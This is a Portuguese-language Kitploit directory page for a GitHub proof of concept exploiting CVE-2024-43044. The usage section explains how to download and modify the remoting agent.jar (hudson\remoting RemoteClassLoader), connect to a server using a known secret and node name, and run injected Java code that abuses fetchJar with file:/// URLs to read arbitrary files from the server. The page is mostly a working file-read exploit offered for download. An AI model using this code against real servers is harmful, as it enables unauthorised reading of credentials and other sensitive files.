
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-43044-POC — Método de exploração do CVE-2024-43044 | Kitploit
Ferramentas/GitHubGitHub/v9d0g/cve-2024-43044-poc
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebFerramenta de Acesso RemotoDesenvolvimento de Payloads
GitHubv9d0g/cve-2024-43044-poc

CVE-2024-43044-POC

Método de exploração do CVE-2024-43044

Ver Repositório
2016há 2 anosRevisado pelo Kitploit

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Uso

Baixe o arquivo jar através de http://ip:port/jnlpJars/agent.jar

Modifique o código correspondente em \hudson\remoting\RemoteClassLoader.class

Recompile e empacote

É necessário conhecer antecipadamente a chave e o nome do node


java -jar agent.jar -url http://ip:port/ -secret <xxx> -name <xxx>

Adicione o seguinte conteúdo:

import java.util.Scanner;

try {  
    Scanner scanner = new Scanner(System.in);  
    System.out.print("输入读取文件path:");  
    String inputText = scanner.nextLine();  
    System.out.println("尝试读取:" + inputText);  
    URL jarFileUrl = new URL("file:///" + inputText);  
    byte[] fileContent = this.proxy.fetchJar(jarFileUrl);  
    String contentAsString = new String(fileContent, StandardCharsets.UTF_8);  
    System.out.println("文件内容:\n" + contentAsString);  
} catch (Exception var10) {  
    System.out.println("WRONG:" + var10);  
}

Baixar ferramenta